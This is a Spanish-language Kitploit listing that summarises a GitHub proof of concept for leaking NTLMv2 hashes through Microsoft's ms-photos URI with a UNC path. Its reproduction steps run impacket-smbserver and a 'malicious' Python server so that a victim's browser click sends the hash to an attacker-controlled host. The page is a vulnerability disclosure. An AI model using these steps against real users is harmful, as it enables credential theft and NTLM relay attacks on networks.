

Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
ms-photos_NTLM_Leak — Nueva vulnerabilidad de día cero que permite filtrar hashes NTLM desde navegadores con un clic. | Kitploit
Herramientas/GitHubGitHub/rubenformation/ms-photos_ntlm_leak
Ataques de ContraseñasAnálisis de VulnerabilidadesExplotaciónMovimiento LateralPhishingAprendizaje y EducaciónRed Teaming
GitHubrubenformation/ms-photos_ntlm_leak
Compartir

ms-photos_NTLM_Leak

Nueva vulnerabilidad de día cero que permite filtrar hashes NTLM desde navegadores con un clic.

Ver Repositorio
2093129hace 1 añoRevisado por Kitploit

Fuga de NTLM mediante URI ms-photos de Microsoft

Nueva vulnerabilidad que permite filtrar hashes NTLM desde navegadores con un solo clic

Por Ruben Enkaoua

Descripción



El esquema URI ms-photos de Microsoft toma fileName como parámetro, el cual puede ser enviado con una ruta UNC, filtrando hashes NTLMv2-SSP una vez abierto. Al elaborar un enlace especialmente formateado, un atacante puede obligar a una víctima a iniciar la aplicación Microsoft Fotos directamente desde el navegador. Cuando se activa, este comportamiento resulta en la filtración del hash NTLMv2-SSP de la víctima hacia un servidor controlado por el atacante. Este problema permite la exposición de credenciales y potenciales ataques de retransmisión en entornos empresariales, requiriendo solo una mínima interacción del usuario (abrir la aplicación). Microsoft no reconoció la vulnerabilidad y no se emitió ningún CVE. Además, me inspiré en el blog de Syss de 2022.

Dado que el desafío NTLMv2-SSP puede filtrarse hacia rutas UNC públicas (excepto si se establece una regla de firewall saliente SMB/445), la vulnerabilidad puede combinarse con infecciones de sitios web, lo que lleva a ataques a la cadena de suministro.

Según la documentación de MSDN sobre el esquema URI, podemos encontrar lo siguiente:

imagen


Pasos para reproducir


Abrir el servidor SMB

# With a picture: Opens the photo on the target with photos.exe
# Without a picture: Nothing, no photos.exe process window 
impacket-smbserver share . -smb2support

Iniciar el servidor Python malicioso

# Edit first the information about the IP, share, and filename for UNC coercing. 
python3 ms-photos-server.py

Navegar a la ubicación

Abrir Chrome y navegar a /test
